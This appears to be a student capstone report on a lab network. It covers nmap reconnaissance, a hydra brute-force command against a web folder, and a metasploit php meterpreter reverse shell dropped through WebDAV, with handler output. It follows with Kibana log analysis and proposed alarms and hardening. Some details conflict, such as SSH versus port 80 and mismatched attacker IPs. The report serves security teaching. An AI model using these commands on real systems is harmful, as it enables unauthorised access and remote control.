Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.62

Machines
IPv4: 192.168.1.90
OS: Linux 5.4.0 -kali3
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu 18.04.1
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1
Hostname: ELK

IPv4: 192.168.1.1
OS: Windows 10
Hostname:
ML-RefVm-684427

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML- REFVM- 68	192.168.1.1	Host Machine
KALI	192.168.1.90	Network Attack Machine
ELK	192.168.1.100	Security Monitor
CAPSTONE	192.168.1.105	Apache Server(Target)

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Misconfiguration Vulnerability	*This vulnerability allows unlimited attempts at authentication without lockout threshold*	*An attacker is able to bruteforce users password without any hindrance*
Webdav Vulnerability	This vulnerability allows “drag and drop” activities into webdav folder on a network	An attacker is able to upload a malicious script to act as a listener
Encryption Vulnerability	This vulnerability allows an attacker to read important and delicate information on files on a system, which are stored in plain text	An attacker is able to read, compile and extract information without restriction.
Port 80 Vulnerability	This vulnerability gives any remote user access to an organisation’s network.	An attacker is able to gain access to company files that contain important information

Exploitation: Misconfiguration Vulnerability

01

Tools & Processes
To exploit this vulnerability, nmap was used to scan the ip address of the target, found port 22 open. Found employee info that is used to bruteforce his password into the employee account with hydra.

02

Achievements
Gained SSH access into the employee account and was able to view the company's secret folder

03

Hydra command used in the exploit :

```
hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get/company_folders/secret_folders/
```

Exploitation: Webdav Vulnerability


01

Tools & Processes
Used msfvenom and metasploit to create a payload to was dropped in the target’s webdav folder

02

Achievements
This exploit allowed me to start a meterpreter session. The payload that was uploaded on the webdav folder, acted as a listener.

03



```
msf exploit(multi/handler) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.8      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.105:35376) at 2021-12-08 23:35:15 -0

meterpreter > 
```

Exploitation: Port 80 vulnerability

01

Tools & Processes
Nmap was used to scan for any open ports. It was determined that port 80 was open without any restrictions, which allowed remote access to the target.

02

Achievements
We were able to read information and instructions that lead to the breach of the company's secret folder.

03

Command output to scan ports for service and version


```
nmap -sV 192.168.1.105
```

Blue Team

Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- The port scan began at about 03:36:00 on 2021-12-09
- The peak number of packets from 192.168.1.90 was 19,409
- The dramatic inflow of traffic indicated port scan



Analysis: Finding the Request for the Hidden Directory

- The requests were made around 04.32.00 on 2021-12-09 and 109,843 requests were made
- It contains a password hash and the instructions to access the company webdav




source.ip: 192.168.1.90 and destination.ip: 192.168.1.105

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	109,843
http://192.168.1.105/webdav/	92
http://192.168.1.105/webdav	84
http://192.168.1.105/webdav/shell.php	51
http://192.168.1.105/icons/blank.gif	32

Analysis: Uncovering the Brute Force Attack

- 109,843 requests were made to access the secret folder
- There were 30 successful attacks conducted. 100% of these attacks returned a 301 status code



Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	30


```
user_agent.original: "Mozilla/4.0 (Hydra)" and not http.response.status_phrase:"unauthorized"
```

HTTP status codes for the top queries [Packetbeat] ECS ● 301

Analysis: Finding the WebDAV Connection

- There were 96 requests made to access the /webdav directory
- The files that were requested were passwd.dav and open-shell.php





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Set up an alarm on the firewall to detect more than 15 port scans in a minute

The maximum threshold to set off the alarm would be 15 port scans per minute.

System Hardening

Enable traffic based on need and block everything else. Ports 80 and 443 can be kept open to allow internet traffic

To hardened the system, we have to enable real time alerts configured on IPS, to keep watch over current activity

Mitigation: Finding the Request for the Hidden Directory

Alarm

We should set an alarm to alert administrators through email.

The threshold to activate this alert should be set at 3 attempts to access the folder

System Hardening

The configuration to be set is: whitelisting IP addresses that can access hidden directories

By whitelisting internal Ip addresses we will be blocking attacks from external Ip addresses. Encrypting all data on the network will help mitigate important data from getting stolen.

Mitigation: Preventing Brute Force Attacks

Alarm

We should set alerts to detect rapid failed logins attempts

Alert is emailed to admin when 20 or more login attempts are made in a 2 minute period

System Hardening

We can add brute force protection to the security policy, this will restrict all brute force attacks on the network.

Account lockout for 10 minutes after 5 failed login attempts. Password strengthening is another process of reducing the risk of brute force attacks

Mitigation: Detecting the WebDAV Connection

Alarm

Set an email alert to notify admin of unauthorized IP address attempts to connect to webdav

The threshold to set off the alarm should be 1 attempt.

System Hardening

Only allow ip addresses in the subnet to access the webdav folder, or whitelisted ip addresses

Create a Group Policy Object to restrict access by unauthorized users.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Any attempt at an outbound connections from the target machine should have an email alert to admin.

The threshold for this alarm should be one attempt. Reverse shell upload should not be occurring on the network.

System Hardening

We can harden the system by blocking all external ip addresses from uploading any malicious file.

We can modify the configuration on httpd.conf file to allow only traffic from ip addresses in the subnet.

The End